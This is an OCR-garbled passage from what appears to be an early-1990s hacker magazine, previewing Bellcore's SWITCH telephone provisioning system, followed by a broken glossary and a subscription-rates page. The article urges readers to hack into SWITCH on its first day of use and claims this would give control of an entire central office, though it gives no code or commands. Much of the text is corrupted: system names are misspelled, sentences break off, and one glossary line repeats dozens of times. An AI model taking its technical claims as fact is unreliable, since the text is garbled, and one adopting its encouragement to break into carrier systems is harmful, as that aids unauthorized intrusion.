There are two stages of Version 1.0 "implementation". Stage one is provisioning (a-site Verification Testing (OVT), OVT sends pseudo-orders, created by BELLCORE, to SWITCH and then verifies the results from SWITCH with the pre-calculated correct results. Stage 2 of Version 1.0 "implementation" is Network Read Verification Testing (NRYT). NRYT sends real customer orders to SWITCH to see if SWITCH processes orders correctly. Through the orders are real, SWITCH is still not verbally connecting with a switching system.

SWITCH Version 1.5 will be the first time SWITCH is actually manufactured with real equipment. SWITCH Version 1.5 will contain whatever modifications that BELLCORE put the need to make from the results of OVT and NRYT testing. Through SOAC, SWITCH Version 1.5 will connect with LEACS and MIZAR, and will become a part of the service provisioning system. This "seam" version will be implemented in the same two wirecenters that POY and NRY testing took place in. COSMOS will not be totally out of the picture yet because SWITCH will need a few more upgrades entered, a few more bugs worked out, etc. Version 1.5 is expected to be implemented in mid-1991.

SWITCH Version 1.7 will contain major changes that arose about during the Version 1.5 "seam". The most major of changes will be that SWITCH in Version 1.7 can deal without COSMOS totally, i.e., those who implement SWITCH will not need COSMOS. Version 1.7 of SWITCH will be made available for ISO use in late 1991 ("premier" date - pretty precautions). By late 1992 mega-SWITCH implementation, COSMOS' contribution is expected. The RPL's most involved in SWITCH, and most interested in implementing it, are Xavier, Jacob Bell, and BellSouth.

Version 2 of SWITCH will not only provision for the line side of the network, it will SWITCH replaced COSMOS for line-side

wirecenter provisioning, so SWITCH replaces the current trunk-side wirecenter processors (FAS (FAX Administration System) and GVAS (Generic FAS, GVAS and GVAS were TRKS modules that assigned trunks to the "trunk frame" (I use this phrase verbally) on the trunk side of the network, and trunk provisioning at the CO was dependent on FAS/GVAS. But now SWITCH will assign "trunk frame slots" in response to "orders" (that come from the network planning/trunk traffic division of the LRC), just as SWITCH assigned line frame slots in response to orders (that came from customer).

The entrance of SWITCH into trunk provisioning is just part of an overall effort underway of revising trunk provisioning. These will be TURKS-SOAC-SWITCH connections. When TRKS gets an "order" from the trunk traffic/planning bureau for a new trunk or carrier to be placed between offices, the first thing TRKS does is communicate with SOAC, and through SOAC, SWITCH. SWITCH assigns a space for the trunk on the "trunk frame" and then returns the completed assignment to TRKS through SOAC. Then TRKS sends the order to the CO. SWITCH is to complete the trunk order file. I should make it clear that this Version 2 connection between TRKS and SOAC is just a token one, and the TRKS-FACS connection will expand greatly within later versions of SWITCH, as well as non-related to SWITCH ways. Since TRKS is concerned with trunk provisioning and PACS is concerned with line provisioning, this expanded interface will mean more of a separation between line and trunk provisioning in the future. SWITCH version 2 will undergo testing just like version 1. The testing will take place in the 2 sites. Version 1 testing took place in: Testing will revolve around the same basic "parallel" testing with test data, "parallel" testing with real data, verbal real usage of the system, system offer modifications made from existing previous testing (and ready for initial distribution). And since BELLCORE's time estimation of when Version 1 should be out was so off, they're not making any promises as of when Version 2 will be delivered. That's an expectation of the two versions of SWITCH. As I said, Version 1.5 is the first time SWITCH will actually be provisioning for orders and will actually be booked up to SOAC. i.e., the first time it will not be in test mode but in working mode. Implementation of SWITCH Version 1.5 should coincide with the discontinuing of the issue of 8600 by several weeks.

The Business Office will use SWITCH as a database for telephone numbers and the services with telephone number has (8600).

Speed Calling, etc.). This information will be provided through the Business Office-SWITCH software contract. Other centers (and 8600) that are connected with provisioning customer service will have their own separate software contracts with SWITCH for information receiving. "Contracts" are fundamentally to make SWITCH an OCSA system (other as the OCSA OSS standing we finally have one) but more theoretically contracts point out the second side of "provisioning". Of course, assignment has been the only part of SWITCH's provisioning process so far, assignment of line and trunk frame "slots". However, whether the part of provisioning is inventory, or simply keeping track of the assignments. Through these contracts, SWITCH fulfills the second provisioning duty.

The only system SWITCH actually connects to (in Version 1 and 2) is SOAC. But through SOAC (and through TURKS via SOAC), SWITCH connects to LEACS, MIZAR, FUTURE, CIMAP, and even CASOT. The idea of connecting all the provisioning systems (trunk and line side) is a connection of systems.

One of SWITCH's features that make it better than COSMOS and GVAS/ISDN is that it can order cannot be completed by SWITCH. It is at least partially completed with information from SWITCH's database, to make life for the person who would manually complete a complex order for a new digital service easier.

Perhaps the coolest thing about SWITCH (in the LRC's, not the business) is its flexibility pertaining to pending work. It's the person who enters an order midway through the provisioning process with SWITCH. An order change can range from a change in due date (just the installation from 9012 to 9003) to a change in facilities (make that two lines, each). SWITCH just reverts the order and

We just discovered an extra set of wires attached to our fax line and heading up the pole. (They've since been clipped.) Your faxes to us and to anyone else could be monitored. Our fax line is: 516-751-2608

that's that, no mess, no fuss. And SWITCH will be working in the most cost-efficient way that it can.

I suppose I should tell you that SWITCH will be running on IBM compatible hardware computers. Since SWITCH won't be hooked up to any OSS's or even any actual equipment until two months past this article's deadline (we've noted a code on a Datakit VCR or a ROC PEN), this article is a "pre-view", not a "review". For that reason, we do not go into the basic mechanics of SWITCH again, somewhat, etc. However, SWITCH 1.8 will be implemented right at the time this issue comes out (in the Fall Atlantic and Dallas offices of our previously mentioned), so you will be able to hack into SWITCH. It would be rather amusing to have a hacker on an OSS on the first day the OSS is ever used.

So in the end, what will SWITCH and ITSPROCESS do for hardware? Well, you've got a popular thing nowadays. One who "wonders" (Telecom can access a ROC's private "NINA" party) with ease, and thus through Telnet one has a rock to an ROC's OSS. On the same token, SWITCH will provide means for hackers. SWITCH can route to SDA's, MIZAP, TRACQ, and TRERK. So basically, if a hacker contacts SWITCH and the switch, he controls the whole damned CO from cable room to OMT.

SWITCH Version 2 provides message transfer at the CO. Nonvoice trunks aren't important without 8600 H's abilities, unless they are special services circuits. But with CO's and SSN signaling, when the switching network need the customer begin to route calls over trunks separate of the dialvoice signal, perhaps the importance of trunks will increase. Of course, traditionally, the OSS systems hold the switched system among hackers, for LMO's and SA's OSS can actually take control of lines and special services circuits respectively. If's would be good for the database - after all, if's not only protocols, it keeps records of the provision as well. Perhaps in the future, knowledge of LRU trunks will give its importance, if the way the Motal system we currently have changes as well (i.e., from NPV/XXX/XXX to a more complicated system containing "can't get it" areas - handwiring and special services circuits).

Author:
BELL/CORE/BECA Communications Research
CARRT Central Automatic Research On Trunk
This OSS provides coverage for trunks and
and other systems.

Editor: Computer Channel Director, Signaling, A type
of local signaling which the signal and the
router are separated.
OSS: 1 Single line, 5 lines, etc.

COQAE Circuit Installation and Maintenance
Administration Package.
CO: Control Office - The office where the customer
connects with the switching network.

COSS/COB Computer System for Maintenance
Operations - COB OSS that used to perform the
line service work by connecting CO to CO.

CO: Cable Pair - AML Message.
COAS: Cable Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.
COAS: Circuit Repair Administration System.

BAD NEWS SECTION

Well, here it is. We tried to postpone our rate hike for as long as possible. Our recent 45% increase in postal fees, though, made it impossible to wait any longer. We've made an effort to keep this increase as non-destructive as possible. Our individual rates have been raised by 8% or less per year. Corporate rates have gone up by a smaller percentage. We haven't raised the rate for back issues or for overseas subscribers. We also have kept our new subscriber price discounted. The reason for this is because we want to make sure 2000 remains obtainable to as many of you as possible.

We're also counting on some other factors to help keep prices down. We hope to get more multi-year subscriptions so that will improve our immediate financial situation. Back issue sales also help to pay the overhead. Increasingly, you can't buy books, like printing, phones, etc. And we may also become strict about our corporate policy. Corporations and institutions pay more because in general, it gives many more people read our magazine. In your instances and because we are often forced to write up bills and invoices for these entities. If you don't believe the corporate rate should apply to you, don't use corporate checks and avoid having the magazine sent to a corporate address. If you want us to invoice you, we must do it at the corporate rate. If you're the sole proprietor of a small business, we will, in all likelihood, allow for the truly small rate. This has always been our policy. The difference is that we must now because that's about it. If we are to keep the rates where they are.



INDIVIDUAL SUBSCRIPTION

- 1 year/\$21
- 2 years/\$38
- 3 years/\$54

CORPORATE SUBSCRIPTION

- 1 year/\$50
- 2 years/\$90
- 3 years/\$125

OVERSEAS SUBSCRIPTION

- 1 year, individual/\$30
- 1 year, corporate/\$65

LIFETIME SUBSCRIPTION

- \$260 (you'll never have to deal with this again)

BACK ISSUES (never out of date)
 1984/\$25 1985/\$25 1986/\$25 1987/\$25
 1988/\$25 1989/\$25 1990/\$25
 (OVERSEAS: ADD \$5 PER YEAR OF BACK ISSUES)
 (Individual back issues for 1985, 1989, 1990 are \$6.25 each)
 TOTAL AMOUNT ENCLOSED: